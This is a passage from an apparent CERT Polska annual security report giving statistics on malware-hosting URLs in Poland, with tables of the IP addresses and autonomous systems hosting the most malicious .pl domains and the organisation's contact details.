Throughout the year, we collected information regarding 4,457,213 unique URLs associated with malware activities, of which 93,266 were hosted in the .pl domain. 30,456 malicious URLs resolved to Polish IP addresses. The most popular autonomous systems hosting these IP addresses are shown in Table 30.

The most popular domains among malicious URLs in terms of second level domains were: chomikuj.pl (66,861 reports) and com.pl (2,144 reports).

Pos.	Number of .pl domains	IP address	ASN	Name
1	100	217.97.216.17	5617	Orange
2	82	144.76.61.239	24940	Hetzner
3	81	91.102.114.204	31229	E24
4	71	95.211.144.65	60781	LeaseWeb
5	51	37.59.49.187	16276	OVH
6	48	85.128.128.99	15967	Nazwa.pl
7	43	87.98.239.19	16276	OVH
8	41	195.114.0.64	41079	H88
9	38	193.203.99.114	47303	Redefine
10	37	193.109.246.54	29076	CityTelecom

Table 29. *IP addresses hosting the largest number of .pl domains related to malware.*

Pos.	Number of IPs	ASN	Name	Network percentage	Share
1	1.010	12824	home.pl	0,49%	30,07%
2	520	15967	Nazwa.pl	0,53%	15,48%
3	225	16276	OVH	0,01%	6,70%
4	134	41079	H88	1,80%	3,99%
5	114	29522	KEI	0,17%	3,39%
6	75	197226	SPRINT	0,49%	2,23%
7	53	205727	Aruba	0,43%	1,58%
8	50	57367	ATM	0,32%	1,49%
8	50	198414	H88	0,48%	1,49%
8	50	15694	ATM	0,06%	1,49%
11	48	8308	NASK	0,02%	1,43%
12	44	5617	Orange	0,00%	1,31%

Table 30. *Autonomous systems hosting the largest number of malicious websites.*

NASK

CERT.PL

NASK/CERT Polska
Kolska 12
01-045 Warszawa, Poland
phone +48 22 38 08 274
fax +48 22 38 08 399
e-mail: info@cert.pl

Scan the code
to visit our webside